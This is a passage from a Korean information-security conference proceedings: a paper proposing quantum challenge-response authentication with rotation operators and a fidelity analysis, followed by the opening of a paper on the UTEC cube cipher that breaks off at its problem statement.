[3] “2013 Cost of Data Breach Study: Global Analysis”, Ponemon Institute, May 2013

[4] 방송통신위원회, 행정안전부, 지식경제부, “2016국가정보보호백서”, 2017년

[5] (주)지란지교소프트 오피스키퍼, 쉐어드 IT, “2016년 중소기업 정보보안 현황조사”, 2016

[6] Diano-Lab, “인터파크 해킹사고 사건에 대한 분석과 발생원인”, 2016

B-1 암호이론 2

하 재 철 (호서대)

- Quantum challenge response using arbitrary unitary operators
  최지웅, 강민성, 유춘석, 허진오, 한상욱, 문성욱, 양형진
- **보완된 큐브암호 UTEC**
  김민호, 이준, 이호현
- **다양한 기능을 제공하는 책임 기관 ID 기반 암호(A-IBE) 연구**
  최수리, 이동훈
- **VANET환경에서의 익명 인증을 위한 ID기반 일괄 검증 기법 연구**
  배경진, 김종현, 이동훈

Quantum Challenge Response using Arbitrary Unitary Operators

최지웅[1], 강민성[2], 윤춘석[3,4], 허진오[5], 한상욱[2], 문성욱[2], 양형진[1,3,4,*]

[1]Department of Physics, Korea University

[2]Center for Quantum Information, Korea Institute of Science and Technology (KIST)

[3]Center for Information Security Technologies (CIST), Korea University

[4]Graduate School of Information Security, Korea University

[5]College of Electrical and Computer Engineering, Chungbuk University

요 약

본 논문에서는 양자 challenge-response 개체 인증을 제안한다 [1, 2]. 본 논문의 프로토콜은 arbitrary unitary operator인 rotation operator를 이용한 암호화 기법과 양자 three-pass 프로토콜 [3] 을 사용한다. 우리는 암호화 기법에 사용되는 rotation operator 의 특성을 소개하고 이를 사용한 프로토콜의 안전성을 fidelity에 대한 분석을 통해서 수치적으로 제시한다.

I. 서론

양자 컴퓨터의 개발은 계산 복잡도를 기반으로 하는 현대암호 체계가 더 이상 안전 하지 않다는 것을 의미한다. 양자암호 체계는 양자역학의 기본원리를 기반으로 하기 때문에 양자 컴퓨터 환경에서도 안전하다. 통신 구성원들 간의 비밀키를 공유할 수 있게 해주는 양자 키 분배 [4]는 암호 체계의 대표적인 프로토톨이다. 그러나 이 프로토콜은 양자채널의 안전성으로 키의 무결성과 이 후 비밀키를 이용한 기밀통신만 보장한다. 이러한 의미에서 양자 암호 체계가 암호 체계로서 기능을 다하기 위해서는 인증을 제공해야 한다.

현대 암호에서 인증은 메시지 인증, 개체 인증, 키 인증 등으로 나뉠 수 있다. 특히, 개체 인증 프로토콜은 password, one-time password, challenge response, bit commitment, zero-knowledge 등이 있으며, 나열한 순서대로 안전성의 강도가 높다 [1, 2]. 이중 password나 one-time password 방식을 사용하는 양자 프로토콜은 얽힘을 기반으로 하는 양자 인증 [5], 양방향 양자 개체 인증 [6], 다자간 양자 개체 인증 [7, 8] 등의 방식으로 다양하게 제안되었다.

한편, 양자암호에는 다양한 유니타리 연산자의 종류에는 Pauli 연산자, Hadamard 연산자, CNOT 연산자 등의 다양한 연산자들이 존재한다. 이러한 유니타리 연산자들은 양자 원격 전송 (quantum teleportation), dence coding, 양자 three-pass 프로토콜, 양자 푸리에 알고리즘 (quantum fourier algorithm), 양자 검색 알고리즘 (quantum search algorithm) 등의 다양한 양자 통신 프로토콜 및 알고리즘에 사용된다. 특히, 임의의 유니타리 연산자는 회전 연산자로 표현이 가능하며 다음과 같다:

$$\begin{aligned}\overrightarrow{R_{\hat{n}}}(\theta) &= \exp(-i\theta\hat{n}\cdot\overrightarrow{\sigma}/2) \\ &= \cos\left(\frac{\theta}{2}\right)I - i\sin\left(\frac{\theta}{2}\right)(n_x X + n_y Y + n_z Z)\end{aligned} \quad (1)$$

여기서 X, Y, Z는 Pauli 연산자이며, θ는 회전각, $\hat{n}=(n_x, n_y, n_z)$은 회전축을 의미한다. 회전 연산자는 식 (1)에서의 회전각과 회전축을 이용하여 모든 유니타리 연산자들을 표현 할 수

있으며 [9], 동시에 회전연산자의 회전각과 회전축은 안전성을 보장하는 비밀정보로 사용할 수 있다. 본 논문에서는 이러한 특성을 가진 회전연산자를 이용하여 양자 challenge response 개체인증을 제안한다.

II. Quantum challenge response using arbitrary unitary operators

본 논문에서 제안하는 quantum challenge response 프로토콜은 자신이 정당한 사용자임을 증명하는 claimant, Alice와 그를 검증하는 verifier, Bob이 통신 구성원들이다. 또한 이 프로토콜은 준비단계, 인증요청단계, 인증단계, 검증단계의 4가지 단계로 구성되며, 준비단계에서는 프로토콜에 사용하는 키나 회전축 정보를 사전에 나눠가진다. 인증요청단계에서는 자신을 인증하길 원하는 Alice가 Bob에게 인증요청을 하면, Bob은 큐빗(quantm bit, qubit) 쌍을 생성하고 Alice에게 전송하는 단계이다. 인증단계에서는 Alice가 Bob으로부터 전송 받은 큐빗을 암호화해서 Bob에게 다시 전송하는 단계이며, 검증단계에서는 Bob이 최초에 생성한 큐빗과 Alice에게 전송하고 받은 큐빗을 교환검사(swap test) [10] 를 이용하여 검증한다. 아래 그림1은 본 논문에서 제안하는 프로토콜의 개략적인 도식을 나타낸 것이다.




그림 1. 양자 challenge response 개체 인증 프로토콜의 개략적인 도식. 준비단계, 1~2단계는 인증요청단계, 3단계는 인증단계이다. 그리고 4~5단계와 우측하단의 "Swap test" [10] 는 검증단계이다.

3.1 준비단계

P1. Alice와 Bob은 양자 키 분배 프로토콜 [4]을 통해서 rotation operator의 회전축 $\hat{n}$정보에 대응하는 K_{AB}을 나눠 가진다.

$$K_{AB}=\left(k_{AB}^1,k_{AB}^2,\ldots,k_{AB}^n\right),$$
$$k_{AB}^i\in\left\{(1,0,0),(0,1,0),(0,0,1),\frac{1}{\sqrt{3}}(1,1,1)\right\} \quad (2)$$

여기서 $|K_{AB}|=2n$ 이다.

3.2 인증요청단계

C1. Alice가 Bob에게 인증요청을 하면, Bob은 양자 상태 $|\Psi_1>$을 생성한다.

$$|\Psi_1>=\bigotimes_{i=1}^{N}|\psi_i>_1|\psi_i>_2. \quad (3)$$

3.3 인증단계

R1. Alice는 Bob에게 생성한 상태 $|\Psi_1>$의 $\bigotimes_{i=1}^{N}|\psi_i>_2$을 전송하고, 자신만 알고 있는 회전각 나열 $A=(a_1,a_2,\ldots,a_i,\ldots,a_n)$을 이용하여 k_{AB}^i축 회전 연산자 $R_{k_{AB}^i}(a_i)$를 다음과 같이 적용한다.

$$|\Psi_2>=\bigotimes_{i=1}^{N}R_{k_{AB}^i}(a_i)|\psi_i>_2. \quad (4)$$

여기서 회전각 나열 $A=(a_1,a_2,\ldots,a_i,\ldots,a_n)$는 Alice의 개인키이다. 이어서, Alice는 식 (4)의 $|\Psi_2>$ 를 Bob에게 전송한다.

3.4 검증단계

V1. Bob은 전송 받은 상태 $|\Psi_2>$에 자신만이 알고 있는 회전각 나열 $B=(b_1,b_2,\ldots,b_i,\ldots,b_n)$을 이용해 회전 연산자 $R_{k_{AB}^i}(b_i)$을 다음과 같이 적용한다.

$$|\Psi_3>=\bigotimes_{i=1}^{N}R_{k_{AB}^i}(b_i)R_{k_{AB}^i}(a_i)|\psi_i>_2. \quad (5)$$

여기서 회전각 나열 $B=(b_1,b_2,\ldots,b_i,\ldots,b_n)$는 Bob의 개인키라고 하며, Bob은 식 (5)의 $|\Psi_3>$ 을 Alice에게 전송한다.

V2. Alice는 전송받은 상태 $|\Psi_3>$에 회전각 나열 $A=(a_1,a_2,\ldots,a_i,\ldots,a_n)$을 이용하여 회전 연산자 $R^{\dagger}_{k^i_{AB}}(a_i)$를 식 (5)의 $|\Psi_3>$에 아래와 같이 적용한다.

$$\begin{aligned}|\Psi_4> &= \bigotimes_{i=1}^{N} R^{\dagger}_{k^i_{AB}}(a_i)R_{k^i_{AB}}(b_i)R_{k^i_{AB}}(a_i)|\psi_i>_2 \\ &= \bigotimes_{i=1}^{N} R_{k^i_{AB}}(-a_i)R_{k^i_{AB}}(b_i)R_{k^i_{AB}}(a_i)|\psi_i>_2 \\ &= \bigotimes_{i=1}^{N} R_{k^i_{AB}}(b_i)|\psi_i>_2. \end{aligned} \quad (6)$$

Alice는 식 (6)의 $|\Psi_4>$을 Bob에게 전송한다.

V3. Bob은 전송 받은 상태 $|\Psi_4>$에 회전각 나열 $B=(b_1,b_2,\ldots,b_i,\ldots,b_n)$을 이용하여 회전 연산자 $R^{\dagger}_{k^i_{AB}}(b_i)$을 아래와 같이 적용한다.

$$\begin{aligned}|\Psi_5> &= \bigotimes_{i=1}^{N} R^{\dagger}_{k^i_{AB}}(b_i)R_{k^i_{AB}}(b_i)|\psi_i>_2 \\ &= \bigotimes_{i=1}^{N} R_{k^i_{AB}}(-b_i)R_{k^i_{AB}}(b_i)|\psi_i>_2 \\ &= \bigotimes_{i=1}^{N} |\psi'_i>_2. \end{aligned} \quad (7)$$

V4. Bob은 C1단계에서 생성한 상태 $\bigotimes_{i=1}^{N}|\psi_i>_1$와 V3단계에서 획득한 상태 식 (7)의 $\bigotimes_{i=1}^{N}|\psi'_i>_2$가 일치함을 교환검사를 사용하여 확인하며, 그림2는 swap test의 회로도이다.




그림 2. Swap Test의 회로도 [10].

교환검사에 $\bigotimes_{i=1}^{N}|\psi_i>_1$와 $\bigotimes_{i=1}^{N}|\psi'_i>_2$ 입력하여 얻게 되는 결과는 아래와 같다:.

$$\begin{aligned}\bigotimes_{i=1}^{N} [&\frac{1}{2}|0>_0(|\psi_i>_1|\psi_i'>_2+|\psi_i'>_1\psi_i>_2) \\ &+\frac{1}{2}|1>_0(|\psi_i>_1|\psi_i'>_2-|\psi_i'>_1\psi_i>_2)]. \end{aligned} \quad (8)$$

만약 $|\psi_i>_1$와 $|\psi_i'>_2$이 동일하다면 측정결과는 항상 $|0>_0|\psi_i>_1|\psi'_i>_2$이다. 하지만 $|\psi_i>_1$와 $|\psi_i'>_2$이 동일하지 않다면 식 (8)과 같이 $(1+|\epsilon|^2)/2$의 확률로 측정결과 $|0>_0$을 얻게 되며, $(1-|\epsilon|^2)/2$의 확률로 측정결과 $|1>_0$을 얻게 됨으로써 상태 $|\psi_i>_1$와 상태 $|\psi'_i>_2$이 동일한 상태가 아닌 것을 판별할 수 있다. 여기서 $\epsilon = {}_1<\psi_i|\psi'_i>_2$이다.

III. 안전성 분석

안전성 분석에 대해서 설명하기 전에, 본 논문에서는 유니타리 연산자의 중요한 특성 중 하나인 commute relation과 non-commute relation에 대해서 설명한다. 수학적으로 연산자 A와 B의 commute relation은 다음과 같이 나타낼 수 있다.

$$[A,B]=AB-BA=0. \quad (9)$$

그리고 commute relation이 성립하지 않는 연산자 A와 B의 non-commute relation은 다음과 같이 나타낼 수 있다.

$$[A,B]=AB-BA\neq 0. \quad (10)$$

Commute relation은 임의의 양자상태에 연산자 A와 B가 작용할 때, 연산자 A가 먼저 작용하고 연산자 B가 작용한 결과와 연산자 B가 먼저 작용하고 연산자 A가 작용한 결과가 동일함을 다음과 같이 표현 한다:

$$AB|\psi> = BA|\psi>. \quad (11)$$

이는 간단한 수학적 수식과 같이 보이지만 많은 의미를 담고 있다. 대표적으로 본 논문에서 언급한 회전 연산자와 같은 경우에 2개의 회전 연산자가 서로 다른 축을 사용한다면 식 (9), (11)에서 나타나는 commute relation을 만족하지

않는다. 이러한 서로 다른 축을 사용하는 2개의 회전 연산자들이 commute relation을 만족하기 위해서는 서로 다른 2개의 회전축 $\hat{n}$과 $\hat{m}$이 동일한 경우와 회전축 $\hat{n}$과 $\hat{m}$과 회전각 a_i과 b_i을 commute relation이 성립하게 설정하는 경우이다 [5]. 예를 들어보면 다음과 같다.

Rotation operator $R_{\hat{n}}(b_i)$와 $R_{\hat{m}}(a_i)$을 각각 회전축 $\hat{n}=(1/\sqrt{2},0,1/\sqrt{2})$, $\hat{m}=(0,1,0)$, 회전각 $a_i=b_i=\pi$로 나타내면 아래와 같다.

$$R_{\hat{n}}(\pi)=-\frac{1}{\sqrt{2}}(X+Z). \tag{12}$$

$$R_{\hat{m}}(\pi)=-iY. \tag{13}$$

식 (12), (13)의 경우, $R_{\hat{n}}(\pi)$와 $R_{\hat{m}}(\pi)$는 서로 commute relation이 성립하게 된다. 하지만 이러한 경우는 무한대 경우의 수 가운데 몇 가지의 경우 밖에 해당되지 않기 때문에 $\left[R_{\hat{n}}(b_i),R_{\hat{m}}(a_i)\right]=0$의 commute relation이 성립할 확률은 0에 가깝다.

본 논문의 안전성 분석에서는 이러한 특성을 이용해서 서로 다른 회전축을 사용해서 프로토콜이 진행 됐을 때, V4단계에서 교환검사 [10] 를 사용하여 확인하는 상태가 얼마나 차이가 나는지에 대해서 $|\psi_i>_1$과 $|\psi_i'>_2$의 fidelity를 통해서 수치적으로 나타낼 수 있으며, 양자 fidelity는 비교하고자 하는 2가지 상태가 pure state인 경우 아래와 같은 Uhlmann fidelity로 나타낼 수 있다 [5].

$$\begin{aligned} F(\rho,\sigma) &= \sqrt{{}_2\langle\psi'|\psi\rangle_1\,{}_1\langle\psi|\psi'\rangle_2} \\ &= \left|{}_2\langle\psi'|\psi\rangle_1\right| \end{aligned} \tag{14}$$

여기서 $0\le F(\rho,\sigma)\le 1$이며, $|\psi_i>_1$과 $|\psi_i'>_2$는 모두 pure state이다.

본 논문의 안전성 분석에서 비교하고자 하는 상태 $|\psi_i>_1$은 최초에 생성한 양자 상태이며, $|\psi_i'>_2=R_{\hat{m}}^{\dagger}R_{\hat{n}}^{\dagger}R_{\hat{m}}R_{\hat{n}}|\psi_i>_2$은 서로 다른 회전축을 사용하는 회전 연산자 $R_{\hat{n}}(b_i)$와 $R_{\hat{m}}(e_i)$을 적용한 결과이다. $|\psi_i>_1=\cos\theta|0>+\sin\theta|1>$에 대해서 $R_{\hat{n}}(b_i)$의 회전축을 z 축으로 고정시키고




그림 3. rotation operator의 회전축. 회전축 $\hat{n}$은 z 축으로 고정시키고 회전축 $\hat{m}$은 Bloch sphere 상에서 수직각도 θ, 수평각도 ϕ에 따라서 변화시키면서 fidelity를 측정한다.

회전각 b_i을 변화시킴에 따라서 $R_{\hat{m}}(e_i)$의 회전축과 회전각을 변화시키면서 평균 fidelity의 변화를 확인했으며, 그 결과는 그림4에서 확인 할 수 있다.

그림4의 $(a)\sim(d)$는 회전 연산자 $R_{\hat{m}}(e_i)$의 회전축 $\hat{m}$의 수직각도 θ, 수평각도 ϕ의 변화에 따른 fidelity를 나타낸다. Fidelity=1 이면, 상태 $|\psi_i>_1$과 $|\psi_i'>_2$가 동일한 상태임을 의미하고 fidelity$\neq$1 이면, 상태 $|\psi_i>_1$과 $|\psi_i'>_2$가 다른 상태임을 의미한다. 여기서 fidelity가 0에 가까워질수록 상태 $|\psi_i>_1$과 $|\psi_i'>_2$가 차이가 난다는 것을 의미하며, 이는 2개의 상태가 서로 수직함 말한다. 그림 4에서 각각의 3차원 그래프 면적은 평균 fidelity를 의미하며, (a)에서 (d)로 갈수록 평균 fidelity는 작아진다. 평균 fidelity가 1에 가까울수록 안전성이 약하다는 것이며, 이 수치가 0에 가까울수록 안전성이 강하다는 것을 의미한다. 정리하면, 회전연산자 $R_{\hat{n}}(b_i)$의 회전각 b_i가 증가할수록 fidelity의 변동 폭은 증가하며, 전체 면적에 대한 평균 fidelity의 면적이 감소하는 것을 그림4를 통해서 확인할 수 있다.

본 논문에서 제안하는 양자 challenge response 개체 인증은 기존의 password 방식이나 one-




그림 4. 회전 연산자의 회전각과 회전축 변화에 따른 평균 fidelity. (a)는 회전 연산자 $R_{\vec{n}}(b_i)$의 회전각 $b_i=\pi/4$ 일 때 평균 fidelity, (b)는 회전 연산자 $R_{\vec{n}}(b_i)$의 회전각 $b_i=\pi/2$일 때 평균 fidelity, (c)는 회전 연산자 $R_{\vec{n}}(b_i)$의 회전각 $b_i=3\pi/4$일 때 평균 fidelity, (d)는 회전 연산자 $R_{\vec{n}}(b_i)$의 회전각 $b_i=\pi$일 때 평균 fidelity이다.

time password 방식을 사용하는 프로토콜에 비해서 노출되는 정보가 적기 때문에, 더 나은 안전성을 제공한다. 왜냐하면 password나 one-time password 방식의 경우에는 Alice가 Bob에게 자신을 증명하기 위해서 자신의 비밀정보를 전송하지만 challenge response 방식의 경우에는 비밀정보를 전송하지 않고 자신을 증명하기 때문이다 [1, 2].

IV. 논의와 결론

본 논문에서 제안하는 양자 challenge-response 프로토콜은 기존의 password 방식이나 one-time password 방식을 활용하는 프로토콜보다 정보의 노출을 최소화함으로써 더 향상된 안전성을 제공하며, Eve가 중간에 개입하더라도 Alice와 Bob의 정보가 안전하다는 것을 안전성 분석의 fidelity를 통해 수치적으로 제시한다 [1, 2]. 게다가, 단일 큐빗들을 이용함으로써 기존의 Bell 상태나 GHZ 상태를 이용하는 프로토콜들 보다 구현하기 용이한 장점이 있다. 본 논문에서 제안하는 양자 challenge response은 Alice가 Bob에게 자신이 Alice임을 인증하는 일방향 프로토콜만 제시했지만, 양방향이나 다자간 프로토콜으로 발전시킬 수도 있다.

본 연구는 국가과학기술연구회의 융합연구사업의 일환으로 수행하였음[CAP-18-08-KRISS].

[참고문헌]

[1] MENEZES, Alfred J.; VAN OORSCHOT, Paul C.; VANSTONE, Scott A. Handbook of applied cryptography. CRC press, 1996.

[2] FOROUZAN, Behrouz A.; MUKHOPADHYAY,

Debdeep. Cryptography And Network Security (Sie). McGraw-Hill Education, 2011.

[3] MASSEY, James L.; OMURA, Jimmy K. Method and apparatus for maintaining the privacy of digital messages conveyed by public transmission. U.S. Patent No 4,567,600, 1986.

[4] BENNETT, Charles H. Quantum cryptography: Public key distribution and coin tossing. In: International Conference on Computer System and Signal Processing, IEEE, 1984. 1984. p. 175-179.

[5] Mihara, Takashi. "Quantum identification schemes with entanglements." Physical review A 65.5 (2002): 052326.

[6] Zhou, Nanrun, et al. "Cross-center quantum identification scheme based on teleportation and entanglement swapping." Optics communications 254.4 (2005): 380-388.

[7] Wang, Jian, Quan Zhang, and Chao-jing Tang. "Multiparty simultaneous quantum identity authentication based on entanglement swapping." Chinese Physics Letters 23.9 (2006): 2360.

[8] Yang, YuGuang, Qiaoyan Wen, and Xing Zhang. "Multiparty simultaneous quantum identity authentication with secret sharing." Science in China Series G: Physics, Mechanics and Astronomy 51.3 (2008): 321-327.

[9] Nielsen, Michael A., and Isaac Chuang. "Quantum computation and quantum information." (2002): 558-559.

[10] BUHRMAN, Harry, et al. Quantum finger- printing. Physical Review Letters, 2001, 87.16: 167902.

보완된 큐브암호 UTEC

김민호, 이 준

폴수학학교

UTEC supplemented Cube Cipher

Min-Ho Kim, Jun Lee

Paul Math School

요 약

큐브 암호 DroCube는 키 공간을 온전하게 사용하지 못하는 문제가 있었다. 이외에도 1bit의 차이를 가진 평문에 대해서 라운드 별로 암호문을 비교하여 해독할 시에 적은 경우의 수로 해독이 가능한 문제와 Shift함수의 연속 사용으로 인해 암호화 속도 효율성이 떨어지는 점 또한 존재했다. 본 논문에서는 앞에 제시한 문제들에 대해서 해결방안을 제시하였으며 구현 및 실험을 통해 해결방안의 타당성을 증명하였다.

해결방안을 적용한 뒤, 동일한 조건으로 AES와 비교해 본 결과, 암호화 및 복호화에서 약 1.5배 정도의 효율성을 보였으며, 보안성도 전수 공격외 마땅한 방법이 없는 특성을 확인할 수 있었다.

I. 서론

기존에 연구되었던 큐브암호는 두 가지의 보안성 문제와 한 가지의 효율 면에서의 문제를 가지고 있었기에, 세 문제들에 대해 해결방안을 제시하고 모의실험을 통해 타당성을 입증하고자 하여 연구를 진행하였다.

큐브암호 DroCube는 큐브의 특성을 이용하여 만든 대칭키 암호로, $3 \times 3 \times 3$큐브를 사용한다. 암호화는 키를 이용하여 큐브를 지정된 방향으로 회전시키고, 순환 Shift를 통해 혼돈을 주며, S-Box를 통해서 확산한다. DroCube는 세 가지 문제점을 가지고 있다. 문제점은 다음과 같다. 키 공간의 완전한 사용이 이루어지지 않는다. 그리고 1bit 차이나는 평문에 대해 1라운드에서 암호문의 비교를 할 때, 혼돈 기능이 부족하여 3라운드까지 비슷한 암호문을 배출해내는 것이다. 비슷한 두 암호문을 비교하면서 해독을 시도할 시에, 128bit 키 사이즈 암호에 대해서 2^{81}에 미치지 않는 경우의 수로 해독이 가능하다. 혼돈을 위해 사용한 Shift 함수가 중복 사용됨으로써 혼돈의 효과에 비해서 암호화 과정에서 많은 시간을 소모한다.

본 연구는 큐브 회전 원리를 이용한 암호의 세 가지 문제점에 대한 대책을 마련하고 컴퓨터 모의실험으로 안전성 및 키 공간의 완전화를 확인했고, 중복 함수를 제거한 암호알고리즘 UTEC의 효율성을 AES와 비교한다.

1.1 기호의 정의

본 논문에서 사용할 기호는 DroCube[1][2]의 정의를 바탕으로 한다.

UTEC(Using Twist Exclusive-or Cube) : 보완된 큐브 알고리즘의 명칭


1.1.1 키 구조

RoundKey : 각 라운드에서 사용할 키로


16bit의 값을 갖는다.

RotationKey : 축 회전을 위해 존재하는 키로 12bit의 값을 갖는다.

MixKey : 회전 축의 순서를 섞는 역할을 맡으며 4bit의 값을 갖는다.




<그림 1> Key 구조



<그림 2> RoundKey 구성

1.1.2 면 번호




<그림 3> 루빅스 큐브 면번호

B_i : 큐브의 $i(1 \le i \le 54)$번 면을 의미한다.

고정면 : B_5가 고정된다.

각 면당 1Byte씩 입력한다. 값을 입력하지 않은 부분은 NULL값으로 채운다.

1.2 축과 회전의 정의



<그림 4>회전 축과 회전 방향

본 큐브 회전에서 $i=1$ 부터 3은 각 축 방향으로 $(90\times i)^\circ$ 회전하며 0회전에 대해서 다음과 같이 정의한다.

$\sigma^i x_1 (0 \le i \le 3)$: $i=0$일 때, x_1축의 모든 모서리 큐비를 180° 회전한다.

$\sigma^i x_2 (0 \le i \le 3)$: $i=0$일 때, x_2축의 모든 모서리 큐비를 180° 회전한다.

$\sigma^i y_1 (0 \le i \le 3)$: $i=0$일 때, y_1축의 모든 코너 큐비를 시계방향으로 120° 회전하고, 일부 모서리 큐비를 180° ($B_8 \Leftrightarrow B_{29}$)회전한다.

$\sigma^i y_2 (0 \le i \le 3)$: $i=0$일 때, y_2축의 모든 코너 큐비를 시계 방향으로 120° 회전하고 일부 모서리 큐비를 180° ($B_2 \Leftrightarrow B_{44}$)회전한다.

$\sigma^i z_1 (0 \le i \le 3)$: $i=0$일 때, z_1축의 모든 코너 큐비를 시계방향으로 120° 회전하고 일부 모서리 큐비를 180° ($B_{24} \Leftrightarrow B_4$)회전한다.

$\sigma^i z_2 (0 \le i \le 3)$: $i=0$일 때, z_2축의 모든 코너 큐비를 시계 방향으로 120° 회전하고 일부 모서리 큐비를 180° ($B_{13} \Leftrightarrow B_6$)회전한다.

1.3 함수의 정의

XOR연산은 혼돈을 위해 암호 CBC모드에서 개념을 적용하였다[5].

①Inc_XOR1() : B_1을 보존하고 모든 면을 순서대로 XOR연산한다

$B_{i+1} = B_i \oplus B_{i+1}$ 단, $B_i (1 \le i \le 53)$.

②Dec_XOR1() : B_1을 보존하고 모든 면을

역순으로 XOR연산한다
$B_{i+1} = B_i \oplus B_{i+1}$ 단,$B_i(53 \geq i \geq 1)$.

③Inc_XOR2() : B_{54}을 보존하고 모든 면을 역순으로 XOR연산한다
$B_i = B_i \oplus B_{i+1}$ 단,$B_i(53 \geq i \geq 1)$.

④Dec_XOR2() : B_{54}을 보존하고 모든 면을 순서대로 XOR연산한다
$B_i = B_i \oplus B_{i+1}$ 단,$B_i(1 \leq i \leq 53)$.

II. 본론

2.1 문제점

